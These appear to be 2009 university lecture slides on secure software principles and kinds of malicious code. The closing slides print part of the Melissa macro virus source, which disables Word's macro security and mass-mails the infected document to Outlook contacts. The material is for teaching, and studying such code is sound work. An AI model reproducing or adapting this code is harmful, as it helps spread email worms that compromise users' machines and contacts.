CIS 551 / TCOM 401

Computer and Network Security

Spring 2009

Lecture 3

Announcements

- First project: Due: 6 Feb. 2009 at 11:59 p.m.
- http://www.cis.upenn.edu/~cis551/project1.html
- Group project:
  - 2 or 3 students per group
  - Send e-mail to cis551@seas.upenn.edu with your group

- Plan for Today
  - Secure Software Construction Principles
  - Malicious Code

Last Time: Buffer Overflows

- Buffer overflows
  - Failure to protect the integrity of the processor's memory.
  - Typically overwrite a code pointer: return address, callback handler, function pointer.
- Root cause of many security problems
  - Spam, worms, root kits, botnets, etc.
- Best protection:
  - Modern programming languages. (Java, C#, scripting languages, etc.)

Tool support for C/C++

- Link against "safe" versions of libc (e.g. libsafe)
- Test programs with tools such as Purify or Splint
- Compile programs using tools such as:
  - Stackguard and Pointguard (Cowan et al., immunix.org)
  - gcc's -fstack-guard and -mudflap options
- Microsoft: in house tools
  - allow programmers to add annotations that indicate buffer size information;
  - check them using code analysis tools
- Research compilers:
  - HardBound & SoftBound (Martin et al. here at Penn)
  - Ccured (Necula et al.)
  - Cyclone (Morrisett et al.)
- Binary rewriting techniques
  - Software fault isolation (Wahbe et al.)

Building Secure Software

- Source: book by John Viega and Gary McGraw
  - Copy on reserve in the library
  - Strongly recommend buying it if you care about implementing secure software.
- Designing software with security in mind

- What are the security goals and requirements?
  - Risk Assessment
  - Tradeoffs
- Why is designing secure software a hard problem?
- Design principles
- Implementation
- Testing and auditing

Security Goals

- Prevent common vulnerabilities from occurring
  - (e.g. buffer overflows)
- Recover from attacks
  - Traceability and auditing of security-relevant actions
- Monitoring
  - Detect attacks
- Privacy, confidentiality, anonymity
  - Protect secrets
- Authenticity
  - Needed for access control, authorization, etc.
- Integrity
  - Prevent unwanted modification or tampering
- Availability and reliability
  - Reduce risk of DoS

Other Software Project Goals

- Functionality
- Usability
- Efficiency
- Time-to-market
- Simplicity

- Often these conflict with security goals
  - Examples?

- So, an important part of software development is risk assessment/risk management to help determine the design choices made in light of these tradeoffs.

Risk Assessment

- Identify:
  - What needs to be protected?
  - From whom?
  - For how long?
  - How much is the protection worth?
- Refine specifications:
  - More detailed the better (e.g. "Use crypto where appropriate." vs. "Credit card numbers should be encrypted when sent over the network.")
  - How urgent are the risks?
- Follow good software engineering principles, but take into account malicious behavior.

Principles of Secure Software

- What guidelines are there for developing secure software?

- How would you go about building secure software? Class answers:

#1: Secure the Weakest Link

- Attackers go after the easiest part of the system to attack.
  - So improving that part will improve security most.
- How do you identify it?
- Weakest link may not be a software problem.
  - Social engineering
  - Physical security
- When do you stop?

#2: Practice Defense in Depth

- Layers of security are harder to break than a single defense.

- Example: Use firewalls, and virus scanners, and encrypt traffic even if it's behind firewall

#3: Fail Securely

- Complex systems fail.
- Plan for it:
  - Aside: For a great example, see the work of George Candea who's Ph.D. research is about something called "microreboots"
- Sometimes better to crash or abort once a problem is found.
  - Letting a system continue to run after a problem could lead to worse problems.
  - But sometimes this is not an option.
- Good software design should handle failures gracefully
  - For example, handle exceptions

#4: Principle of Least Privilege

- Recall the Saltzer and Schroeder article

- Don't give a part of the system more privileges than it needs to do its job.
  - Classic example is giving root privileges to a program that doesn't need them: mail servers that don't relinquish root privileges once they're up and running on port 25.
  - Another example: Lazy Java programmer that makes all fields public to avoid writing accessor methods.

- Military's slogan: "Need to know"

#5: Compartmentalize

- As in software engineering, modularity is useful to isolate problems and mitigate failures of components.

- Good for security in general: Separation of Duties
  - Means that multiple components have to fail or collude in order for a problem to arise.
  - For example: In a bank the person who audits the accounts can't issue cashier's checks (otherwise they could cook the books).

- Good examples of compartmentalization for secure software are hard to find.
  - Negative examples?

#6: Keep it Simple

- KISS: Keep it Simple, Stupid!
- Einstein: "Make things as simple as possible, but no simpler."
- Complexity leads to bugs and bugs lead to vulnerabilities.
- Failsafe defaults: The default configuration should be secure.
- Ed Felten quote: "Given the choice between dancing pigs and security, users will pick dancing pigs every time."

#7: Promote Privacy

- Don't reveal more information than necessary
  - Related to least privileges

- Protect personal information
  - Consider implementing a web pages that accepts credit card information.
  - How should the cards be stored?
  - What tradeoffs are there w.r.t. usability?
  - What kind of authentication/access controls are there?

#8: Hiding Secrets is Hard

- The larger the secret, the harder it is to keep
  - That's why placing trust in a cryptographic key is desirable
- Security through obscurity doesn't work
  - Compiling secrets into the binary is a bad idea
  - Code obfuscation doesn't work very well
  - Reverse engineering is not that difficult
  - Software antipirating measures don't work
  - Even software on a "secure" server isn't safe (e.g. source code to Quake was stolen from id software)

#9: Be reluctant to trust

- *Trusted Computing Base*: The set of components that must function correctly in order for the system to be secure.

- The smaller the TCB, the better.
- Trust is transitive

- Be skeptical of code quality
  - Especially when obtained from elsewhere
  - Even when you write it yourself
- Eliminate trust by *verification*

#10: Use Community Resources

- Software developers are not cryptographers
  - Don't implement your own crypto
  - (e.g. bugs in Netscape's storage of user data)


- Make use of CERT, Bugtraq, developer information, etc.

Malicious code

- Attackers can remotely exploit buffer overflow vulnerabilities
  - Any program that allows remote connections is potentially a target.
  - Example: Web server processes HTTP requests taken from the network
  - Example: Mail client receives SMTP messages

- Many other forms of 'malicious' code:
  - Viruses, worms, trojan horses, Javascript on web pages, plugins or extensions for any extensible system,…

Timeline: 1975-2004



Trapdoors

- A trapdoor is a secret entry point into a module
  - Affects a particular system
- Inserted during code development
  - Accidentally (forget to remove debugging code)
  - Intentionally (maintenance)
  - Maliciously (an insider creates a hole)

Trojan Horse

- A program that pretends to be do one thing when it does another
  - Or does more than advertised

- Login Prompts
  - Trusted path
- Accounting software
- Examples:
  - Game that doubles as a sshd process.
  - Phishing attacks (Spoofed e-mails/web sites)

Worms (In General)

- Self-contained running programs
  - Unlike viruses (although this distinction is mostly academic)
- Infection strategy more active
  - Exploit buffer overflows
  - Exploit bad password choice
- Defenses:
  - Filtering firewalls
  - Monitor system resources
  - Proper access control

Viruses

- A *computer virus* is a (malicious) program
  - Creates (possibly modified) copies of itself
  - Attaches to a host program or data
  - Often has other effects (deleting files, “jokes”, messages)

- Viruses cannot propagate without a “host”
  - Typically require some user action to activate

Virus/Worm Writer's Goals

- Hard to detect
- Hard to destroy or deactivate
- Spreads infection widely/quickly
- Can reinfect a host
- Easy to create
- Machine/OS independent

Kinds of Viruses

- Boot Sector Viruses
  - Historically important, but less common today
- Memory Resident Viruses
  - Standard infected executable
- Macro Viruses (probably most common today)
  - Embedded in documents (like Word docs)
  - Macros are just programs
  - Word processors & Spreadsheets
    - Startup macro
    - Macros turned on by default
  - Visual Basic Script (VBScript)

Melissa Macro Virus

- Implementation
  - VBA (Visual Basic for Applications) code associated with the "document.open" method of Word
- Strategy
  - Email message containing an infected Word document as an attachment
  - Opening Word document triggers virus if macros are enabled
  - Under certain conditions included attached documents created by the victim

Melissa Macro Virus: Behavior

- Setup
  - lowers the macro security settings
  - permit all macros to run without warning
  - Checks registry for key value "… by Kwyjibo"
  - **HKEY_Current_User\Software\Microsoft\Office\Melissa?**

- Propagation
  - sends email message to the first 50 entries in every Microsoft Outlook MAPI address book readable by the user executing the macro

Melissa Macro Virus: Behavior

- Propagation Continued
  - Infects Normal.doc template file
  - Normal.doc is used by all Word documents

- “Joke”
  - If minute matches the day of the month, the macro inserts message “Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here.”

```
// Melissa Virus Source Code

Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") <> ""
Then
    CommandBars("Macro").Controls("Security...").Enabled = False
    System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
    "Level") = 1&
Else
    CommandBars("Tools").Controls("Macro").Enabled = False
    Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1):
    Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

```
If System.PrivateProfileString("",
    "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo"
Then
If UngaDasOutlook = "Outlook" Then
  DasMapiName.Logon "profile", "password"
    For y = 1 To DasMapiName.AddressLists.Count
        Set AddyBook = DasMapiName.AddressLists(y)
        x = 1
        Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
        For oo = 1 To AddyBook.AddressEntries.Count
            Peep = AddyBook.AddressEntries(x)
            BreakUmOffASlice.Recipients.Add Peep
            x = x + 1
            If x > 50 Then oo = AddyBook.AddressEntries.Count
         Next oo
         BreakUmOffASlice.Subject = "Important Message From " &
                                              Application.UserName
         BreakUmOffASlice.Body = "Here is that document you asked for ... don't
                                             show anyone else ;-)"
         BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
         BreakUmOffASlice.Send
         Peep = ""
    Next y
DasMapiName.Logoff
End If
```